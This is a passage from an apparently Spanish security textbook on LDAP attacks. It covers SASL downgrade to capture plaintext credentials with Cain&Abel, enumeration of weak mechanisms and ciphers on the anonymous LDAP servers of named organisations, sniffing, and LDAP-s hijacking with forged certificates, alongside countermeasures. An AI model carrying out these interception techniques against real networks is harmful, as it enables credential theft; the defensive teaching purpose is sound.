Una vez puesta en marcha la sesión de snifing, la herramienta espera a que se produzca la negociación SASL. En el momento que se detecta esa negociación se fuerza el uso de GSSAPI con Plain Text, para conseguir obtener las credenciales enviadas. En este caso, la autentificación interceptada, es la del usuario 'Administrator', que ha utilizado como contraseña la palabra 'admin'.




Imagen 2.33: Introduciendo la password.

Una vez se está produciendo el ataque de Man In The Middle, procedemos a realizar un nuevo proceso de autenticación contra el árbol LDAP utilizando las credenciales del usuario Administrador




Imagen 2.34: Contraseña capturada en texto Plano.

Y como se puede ver, sin necesidad de realizar ningún proceso de cracking, se puede obtener la contraseña del administrador en texto claro. La herramienta Cain&Abel intercepta la comunicación realiza el ataque de downgrading y accede a las credenciales LDAP del usuario Administrador.

Un curioso mecanismo es descrito en la RFC 4422 para detectar un ataque de "Downgrading", aunque no para evitar su realización. En la RFC se describe como medida adicional de seguridad a realizar una comprobación, una vez establecida la conexión con el árbol LDAP, de la lista de algoritmos de autenticación soportados.

Si en la lista se encuentra alguno más robusto que el que se ha utilizado, esto es debido a que algún atacante ha modificado la negociación y por tanto debe cerrarse la conexión y comenzar un proceso de recuperación ante incidentes mediante el bloqueo de cuentas, la puesta en comunicación con el administrador del sitio o el cambio de credenciales.

La lista de los sistemas de autenticación soportados se describe en el atributo SupportedSASL Mechanisms del objeto raíz del árbol LDAP permitiendo que el administrador, como medida de seguridad, elimine los algoritmos que pueden suponer un riesgo de seguridad en el entorno de trabajo. Así, de este modo, en un ataque de downgrading el usuario no se podría conectar y se generaría una alerta de seguridad además de poder comprobarse si se ha sido víctima de un ataque de downgrading.




Imagen 2.35: Configuración de mecanismos de autenticación en árbol LDAP.

Las contramedidas, al igual que en el ataque anterior, consisten en evitar en este entorno la principal vulnerabilidad y lo que posibilita el ataque de downgrading, es decir, que se pueda producir un ataque de hombre en medio.

Para evitarlo bastaría con la implantación de un sistema LDAP-s con comprobación segura de certificados digitales y el uso de sistemas IPSec, sin Pre-Shared Key, evitaría que se produjera este ataque.

Hay que hacer notar que, para un atacante que quiera usar uno de estos esquemas es fundamental conocer qué protocolos de autenticación y qué medidas de seguridad existen durante el proceso de una autenticación con credenciales. Si el árbol ***LDAP*** permite la conexión anónima, como en el caso de la Nasa o Debian, se puede echar un vistazo al elemento ***RootDSE***, en lugar de conectarse a cualquier otro nodo del árbol.




Imagen 2.36: Conexión a RootDSE en Debian.

En el nodo ***RootDSE*** se encuentran los protocolos de autenticación ***SASL*** y los protocolos de cifrado soportados. Para verlos, hay que configurar en la herramienta de conexión que se esté utilizando que se visualicen todos los atributos, incluidos los que se crean por mantenimiento y operación.




Imagen 2.37: Opciones para ver todos los atributos del árbol.

Así, por ejemplo, los protocolos que soporta el árbol LDAP de Debian se pueden ver en los atributos ***supportedSASLMechanisms*** son los siguientes:

supportedSASLMechanisms	CRAM-MD5
supportedSASLMechanisms	DIGEST-MD5
supportedSASLMechanisms	NTLM

Imagen 2.38: Protocolos de autenticación soportados en el árbol Debian.

Por lo que hay que extremar la complejidad de las contraseñas que se usan y las redes utilizadas en la conexión, ya que para ellos existen técnicas para hacer un ataque *man in the middle* con éxito. En el caso de la Nasa, la información que se puede obtener es la siguiente.

supportedSASLMechanisms	EXTERNAL
supportedSASLMechanisms	DIGEST-MD5

Imagen 2.39: Protocolos de autenticación soportados en el árbol de la Nasa.

Y en cuanto a los protocolos de cifrado se pueden ver en ***supportedSSLCiphers***. En este ejemplo se puede ver que se soportan tanto robustos, como no robustos, lo que no sería recomendable en una instalación fortificada.

supportedSSLCiphers	SSL_RSA_WITH_DES_CBC_SHA	Attribute	24
supportedSSLCiphers	TLS_RSA_EXPORT1024_WITH_RC4_56_SHA	Attribute	34
supportedSSLCiphers	TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA	Attribute	35
supportedSSLCiphers	SSL_RSA_EXPORT_WITH_RC4_40_MD5	Attribute	30
supportedSSLCiphers	SSL_RSA_EXPORT_WITH_RC2_CBC_40_MD5	Attribute	34
supportedSSLCiphers	TLS_ECDHE_ECDSA_WITH_NULL_SHA	Attribute	29
supportedSSLCiphers	TLS_ECDHE_RSA_WITH_NULL_SHA	Attribute	27
supportedSSLCiphers	TLS_ECDH_RSA_WITH_NULL_SHA	Attribute	26
supportedSSLCiphers	TLS_ECDH_ECDSA_WITH_NULL_SHA	Attribute	28
supportedSSLCiphers	SSL_RSA_WITH_NULL_SHA	Attribute	21
supportedSSLCiphers	SSL_RSA_WITH_NULL_MD5	Attribute	21
supportedSSLCiphers	SSL_CK_RC4_128_WITH_MD5	Attribute	23
supportedSSLCiphers	SSL_CK_RC2_128_CBC_WITH_MD5	Attribute	27
supportedSSLCiphers	SSL_CK_DES_192_EDE3_CBC_WITH_MD5	Attribute	32
supportedSSLCiphers	SSL_CK_DES_64_CBC_WITH_MD5	Attribute	26
supportedSSLCiphers	SSL_CK_RC4_128_EXPORT40_WITH_MD5	Attribute	32
supportedSSLCiphers	SSL_CK_RC2_128_CBC_EXPORT40_WITH_MD5	Attribute	36

Imagen 2.40: Sistemas de cifrado soportados en el árbol LDAP de la Nasa.

Analizando la información en servidores ***LDAP*** que permiten conexiones anónimas se pueden encontrar algunos árboles con protocolos de autenticación insegura, como GSSAPI y SIMPLE, que permiten, negociar en determinados entornos el envío de la contraseña en texto plano para hacer un ataque de downgrading como se ha explicado en este apartado.




Imagen 2.41: Un árbol LDAP basado en Novell.

Esto es permitido, por ejemplo, en los servidores ***Windows Server 2003*** con ***Active Directory***, ya que permiten por medio de ***GSSAPI*** negociar la autenticación ***SIMPLE*** tal y como se ha visto y que permite que la password sea capturada en texto plano en cualquier conexión de una aplicación ***LDAP*** que pase por la red atacada.

■ ■ ■

3.3 Captura de información transmitida

Una vez realizada la conexión entre el cliente y el servidor, se produce la transmisión de los datos solicitados por el cliente. Esta transmisión, por defecto se realiza sin utilizar ningún tipo de cifrado. Cualquier usuario que tenga acceso a las comunicaciones, mediante una conexión de red insegura podrá acceder a los datos.

Una red insegura puede ser cualquiera de los siguientes entornos:

- Redes Wifi: Las redes inalámbricas tienen la peculiaridad de estar al alcance cualquiera que esté cerca. Si la red inalámbrica no tiene autenticación o cifrado, o si el cifrado y autenticación que usa es WEP o si se está usando WPA-PSK y la contraseña no es robusta, es decir, de longitud corta, poca complejidad y no es cambiada cada cierto tiempo, entonces esa red Wireless es potencialmente insegura.
- Redes Cableadas: Si la red utiliza un concentrador de conexiones (hub) o usa switches sin IPSec o IPSec con Pre-Shared Key, sin detectores de Sniffers y sin detectores de técnicas envenenamiento (ARP-Poisoning) entonces esa red es potencialmente insegura.

En esas redes, el uso de Sniffers, o analizadores de tráfico, puede permitir a un atacante acceder a la información transmitida. La siguiente captura, realizada con el popular sniffer de red Wireshark en una red cableada con un concentrador de conexiones, ofrece al atacante los datos transmitidos tras la ejecución de una consulta de la carpeta USERS para ver su contenido.




Imagen 2.42: Captura de datos transmitidos desde el árbol LDAP con Wireshark.


Para evitar este tipo de ataques, reconocidos también en la RFC 4422, como ataques pasivos, se debe fortificar y cifrar el protocolo LDAP mediante el uso de LDAP-s y certificados digitales. No obstante, es posible realizar un ataque de secuestro de sesión (Hijacking), como se verá a continuación, mediante el uso de certificados digitales falsos si no existe una férrea comprobación de los certificados.

3.3.1 Hijacking LDAP-s. Paso 1: Configuración de servicio LDAP-s

La utilización de un sistema LDAP-s, es decir, encapsular las conexiones LDAP mediante un túnel SSL, puede ofrecer a los administradores la falsa tranquilidad y confianza en tener un sistema seguro. No obstante, el uso de esta tecnología no es garantía de éxito para conseguir evitar los ataques y existen pruebas de concepto públicas para atacar a estos entornos.

Para probar el riesgo de este ataque, es necesario implementar un sistema de certificados en el lado del servidor. Para realizar esta prueba se ha utilizado el Directorio Activo de un Windows Server 2003. A través del siguiente proceso, vamos a establecer los mecanismos para configurar un controlador de dominio Windows 2003 para trabajar con conexiones LDAP-s. Para ello utilizaremos una Entidad Certificadora de Microsoft de tipo independiente, instalada sobre el mismo controlador de dominio, y para las pruebas de conexión emplearemos el cliente LDP de Microsoft que viene con el grupo de herramientas SupportTools disponibles de forma gratuita. En este entorno se va a configura las conexiones a través del puerto *"well-known"* asignado a las conexiones LDAP-s, es decir, el puerto 636.

El primer elemento del proceso, consiste en la petición de un certificado para la autentificación del servidor. Para realizar la petición del certificado se utiliza un fichero de petición X.509 para la autentificación de servidor con el siguiente formato.



```
[Version]

Signature="$Windows NT$

[NewRequest]

Subject = "CN=dc.informatica64.hol"
KeySpec = 1
KeyLength = 1024
Exportable = TRUE
MachineKeySet = TRUE
SMIME = False
PrivateKeyArchive = FALSE
UserProtected = FALSE
UseExistingKeySet = FALSE
ProviderName = "Microsoft RSA SChannel Cryptographic Provider"
ProviderType = 12
RequestType = PKCS10
KeyUsage = 0xa0

[EnhancedKeyUsageExtension]

OID=1.3.6.1.5.5.7.3.1
```

Imagen 2.43: Se genera un fichero en texto plano para realizar la petición de un certificado X.509. En él se configuran los parámetros necesarios para que pueda ser utilizado en el cifrado de conexiones LDAP-s.

Este fichero servirá para la creación del archivo de solicitud, que se generará mediante el uso de la aplicación certreq, disponible por defecto en los sistemas Microsoft Windows Server.




Imagen 2.44: A partir del fichero creado, con la utilidad certreq se crea un fichero de solicitud .req que será enviado a la entidad certificadora.

Con posterioridad se procede a enviar, usando la utilidad certreq, la solicitud a la Entidad Certificadora, en este caso la entidad certificadora es una Entidad de tipo Independiente denominada "caI64".




Imagen 2.45: El fichero de solicitud es enviado a la entidad certificadora para que ésta emita el certificado digital asociado a esa petición.

Una vez enviada, se comprueba que la petición ha llegado satisfactoriamente y se procede a emitir un certificado asociado a esa petición.




Imagen 2.46: La entidad certificadora procede a la emisión del certificado asociado a la petición.

Una vez que la petición ya ha sido emitida, se procede a generar la copia del certificado codificándolo en base64, para su instalación posterior en el servidor correspondiente.

Imagen 2.47: Se exporta el certificado usando una codificación Base-64 para que pueda ser instalado en el servidor dónde se está ejecutando el servicio LDAP.

Una vez que el certificado ha sido emitido, debe ser instalado en el servidor dónde esté instalado el árbol LDAP. Para aceptar e instalar el certificado emitido, se utilizará nuevamente la utilidad certreq, en este caso con el modificador *–accept*que dejara totalmente funcional el certificado.




Imagen 2.48: En el servidor se acepta e instalación el certificado digital mediante certreq.

Se comprueba a través de la consola de certificados del equipo local, que este ha sido instalado satisfactoriamente y que tenemos la clave privada correspondiente como medida de seguridad adicional.




Imagen 2.49: Se comprueba el certificado digital instalado mediante el uso de la herramienta de gestión de certificados digitales del servidor.

Una vez configurado el Servidor, en la parte Cliente lo único que se necesita es confiar en la Entidad Emisora de Certificados que emitió el certificado del Servidor. Este proceso es importante, pues si no se puede comprobar la autenticidad del certificado, su uso no sería válido, y, como veremos, no protege la conexión frente a los ataques.

Como último paso se puede proceder a realizar una conexión LDAP-s. En este caso se ha utilizado la herramienta LDP de Microsoft. Como se puede ver en la captura se configura el uso de SSL y el puerto 636 para realizar la transmisión de datos.




Imagen 2.50: Una vez configurado se procede a la solicitud de la conexión usando el protocolo LDAP-S.

A partir de este momento, toda la transmisión de datos se realiza mediante el uso del protocolo SSL que cifra las conexiones extremo a extremo. Este cifrado evita que alguien que no esté situado en un extremo del túnel SSL pueda acceder a los datos.




Imagen 2.51: La conexión LDAP-S establecida.

Una vez implantado este entorno LDAP-s se podría pensar que la arquitectura es segura, sin embargo, se han hecho públicas herramientas que implementan un ataque basado en Hijacking de sesiones LDAP-s. Una de esas herramientas es Cain&Abel, a partir de su versión 4.9.6 y en el siguiente apartado se puede ver cómo funciona este ataque.

3.3.2 Paso 2: Hijacking de sesión LDAP-s

El uso de LDAP-s evita la captura de los datos con técnicas de sniffing, sin embargo, es necesario, para evitar los Ataques 1 y Ataques 2, utilizar una comprobación correcta de los certificados digitales por parte del cliente, porque si no, se puede realizar un ataque de Hijacking.

En caso de no verificar correctamente los certificados digitales, la herramienta Cain&Abel, a partir de la versión 4.9.6, realiza Hijacking LDAP-s mediante técnicas de hombre en medio, es decir, cuando un Servidor LDAP-s envía el Certificado del Servidor al Cliente el atacante realiza una copia falsa del certificado, un duplicado. Si el Cliente acepta certificados digitales no validados correctamente, entonces el atacante puede acceder a todos los datos de la conexión. Esta comprobación depende de la configuración de seguridad que tenga el cliente o el uso que haga el usuario de la aplicación.




Imagen 2.52: Creación de un certificado digital falso en el atacante usando Cain&Abel.

A partir de ese momento, los clientes son los que deben fortalecer o no la seguridad del sistema. Clientes como LDP no permite la conexión en el momento que detecta un fallo en la validación del certificado.




Imagen 2.53: Conexión fallida con cliente LDP usando una conexión LDAP-s.

Otros clientes, permiten la interacción del usuario generando una alerta, como se puede ver en la conexión realizada con el cliente LDAP de la fundación Mozilla. Para ver el funcionamiento primero se debe configurar la conexión al servidor LDAP-s.




Imagen 2.54: Configuración de la conexión LDAP-s.

Una vez configurada se procede a realizar la conexión. El certificado que va a recibir el Cliente va a ser el duplicado falso generado por el atacante y el usuario recibirá una alerta de seguridad como se puede ver en la siguiente captura y tendrá que tomar una decisión de proseguir o no con la conexión LDAP-s utilizando dicho certificado.

